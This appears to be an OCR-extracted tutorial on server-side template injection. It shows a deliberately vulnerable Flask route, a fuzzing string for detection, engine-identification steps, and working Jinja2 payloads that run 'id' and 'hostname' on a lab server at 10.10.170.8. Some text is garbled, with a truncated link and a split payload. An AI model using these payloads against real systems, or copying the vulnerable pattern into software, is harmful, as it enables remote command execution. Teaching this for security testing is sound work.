Created by Sandeep Yadav (Pentestblog Youtube channel)

What is server-side template injection vulnerabilities?

Server Side Template Injection (SSTI) is a web exploit which takes advantage of an **insecure implementation of a template engine.**

Example **::**

```
$output = $twig->render("Dear " . $_GET['name']);
```

`$_GET['name']);` is vulnerable to SSTI Because Directly concatenated into templates.

How do server-side template injection vulnerabilities arise?

Server-side template injection vulnerabilities arise when user input is concatenated into templates rather than being passed in as data.

Example ::: 1

```
from flask import Flask, render_template_string

app = Flask(__name__)

@app.route("/profile/<user>")

def pentestblog(user):
  template = f"<h1>Welcome to the profile of {user}!</h1>"
  return render_template_string(template)
app.run()
```


➢ template = f"<h1>Welcome to the profile of **{user}**!</h1>"

In the above example, **{user}** is vulnerable to Server Side Template Injection Because Directly concatenated into templates.

How to Detect server-side template injection vulnerabilities?


http://127.0.0.1:5000/profile/**<user> # you can put any input**

http://127.0.0.1:5000/profile/pentestblog




For example, the following characters are known to be used in quite a few template engines: `${{<%[%'"}}%`

`After placing this syntax inside input or url field ${{<%[%'"}}% server will raise an error.`



To fuzz all these characters manually, they can be sent one by one, following each other. We have to do this till we get the error.


I got a server error as soon as entered these {{ syntax into user input feild.



How to Identify server-side template injection vulnerabilities?

Now that we have detected what characters caused the application to error, it is time to identify what template engine is being used. In the best case scenario, the error message will include the template engine, which marks this step complete!

Follow this Decision Tree:




To follow the decision tree, start at the very left and include the variable in your request. Follow the arrow depending on the output:


Green arrow - The expression evaluated (i.e 42)

Red arrow - The expression is shown in the output (i.e ${7*7})


In the case of our example, we follow red line.



Now we will follow green line.



we got 7777777 in the result



If we got 49 in the result then it is Twig template engine but if we got 7777777 then it is Jinja template engine.

Jinja2 Syntax:

{{ print statement

{% block statement

read one line command

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.pope
n('id').read() }}
```

master/Server%20Side%2(

Visit: Github Payload all the things


How to Exploit Server Side Template Injection Vulnerabilities?

Read hostname on target System

HostName is SSTI.

Payload is :

http://10.10.170.8:5000/profile/
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('**hostname**').read() }}



read id

Payload is :

http://10.10.170.8:5000/profile/
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('**id**').read() }}